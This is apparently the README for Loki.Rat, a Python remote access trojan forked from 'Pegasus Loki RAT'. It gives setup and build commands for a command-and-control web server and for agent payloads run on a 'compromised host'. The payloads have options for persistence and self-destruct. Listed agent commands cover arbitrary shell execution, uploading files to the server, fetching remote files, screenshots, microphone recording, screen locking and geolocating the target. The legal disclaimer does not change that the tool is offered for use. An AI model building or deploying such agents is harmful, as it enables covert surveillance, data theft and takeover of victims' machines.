Pegasus Loki Rat

Loki.Rat

Loki.Rat is a fork of the Pegasus Loki RAT, it integrates new modules, like recording , lockscreen , and locate options. Loki.Rat is a Python Remote Access Tool.

Join our Telegram Channel Loki.Rat

[![How to Use Loki.Rat]

Warning: Only use this software according to your current legislation. Misuse of this software can raise legal and ethical issues which I don't support nor can be held responsible for.

Loki.Rat is made of two main programs:

```
A Command aNd Control server, which is a Web interface to administer the agents
An agent program, which is run on the compromised host, and ensures communication
with the CNC
```

The Web interface can be run on any server running Python. The agent[Payload] can be compiled to native executables using pyinstaller.

Setup

Install The Loki.Rat

Open a terminal windows and type this command :

```
git clone https://github.com/sobri3195/pegasus-loki-rat.git
cd Loki.Rat
```

Install the Python modules requirements:

```
pip install -r requirements.txt
```

Initialize the database:

```
cd server
./loki.py initdb
```

In order to compile Windows agents on Linux, setup wine (optional):

```
./wine_setup.sh
```

Server

Run with the builtin (debug) server:

```
./loki.py runserver -h 127.0.0.1 -p 8080 --threaded
```

Or run using gunicorn:

```
gunicorn loki:app -b 127.0.0.1:8080 --threads 20
```

The server should now be accessible on http://127.0.0.1:8080

Payload

Run the Python payload (update config.py to suit your needs):

```
cd payload
./payload.py
```

Build a new payload to a standalone binary:

```
./builder.py -p Linux --server http://localhost:8080 -o payload
./payload
```

To see a list of supported options, run ./builder.py -h

```
./payload/builder.py -h
usage: builder.py [-h] -p PLATFORM --server SERVER -o OUTPUT
                  [--hello-interval HELLO_INTERVAL] [--idle_time IDLE_TIME]
                  [--max_failed_connections MAX_FAILED_CONNECTIONS]
                  [--persistent]

Builds an Loki.Rat payload

optional arguments:
-h, --help              show this help message and exit
-p PLATFORM, --platform PLATFORM
                        Target platform (Windows, Linux).
--server SERVER         Address of the CnC server (e.g http://127.0.0.1:8080).
-o OUTPUT, --output OUTPUT
                        Output file name.
--hello-interval HELLO_INTERVAL
                        Delay (in seconds) between each request to the CnC.
--idle_time IDLE_TIME
```

```
                    Inactivity time (in seconds) after which to go idle.
                    In idle mode, the agent pulls commands less often
                    (every <hello_interval> seconds).
  --max_failed_connections MAX_FAILED_CONNECTIONS
                    The agent will self destruct if no contact with the
                    CnC can be made <max_failed_connections> times in a
                    row.
  --persistent          Automatically install the agent on first run.
```

![Pegasus-Loki.Rat] Supported payload commands

```
    <any shell command>
    Executes the command in a shell and return its output.

    upload <local_file>
    Uploads <local_file> to server.

    download <url> <destination>
    Downloads a file through HTTP(S).

    zip <archive_name> <folder>
    Creates a zip archive of the folder.

    screenshot
    Takes a screenshot.

    python <command|file>
    Runs a Python command or local file.

    persist
    Installs the agent.

    clean
    Uninstalls the agent.

    exit
    Kills the agent.

    record
        -h, --help              show this help message and exit
        -t RECORD_SECONDS, --time RECORD_SECONDS
                                Set a timing in seconds for record. (e.g 10)
        -c CHANNELS, --channel CHANNELS
                                Channel for the microphone (e.g 2).
        -ch CHUNK, --chunk CHUNK
                                Chunk for the microphone (e.g 1024).
        -r RATE, --rate RATE  Rate (e.g 44100).

    lockscreen
    lock screen only on windows and Linux with Gnome environnement

    Geolocalisation
    locate the target machine , and print the Latitude and Longitude
```

```
    help
    This help.
```

Author

Muhammad Sobri Maulana - Pegasus Hacker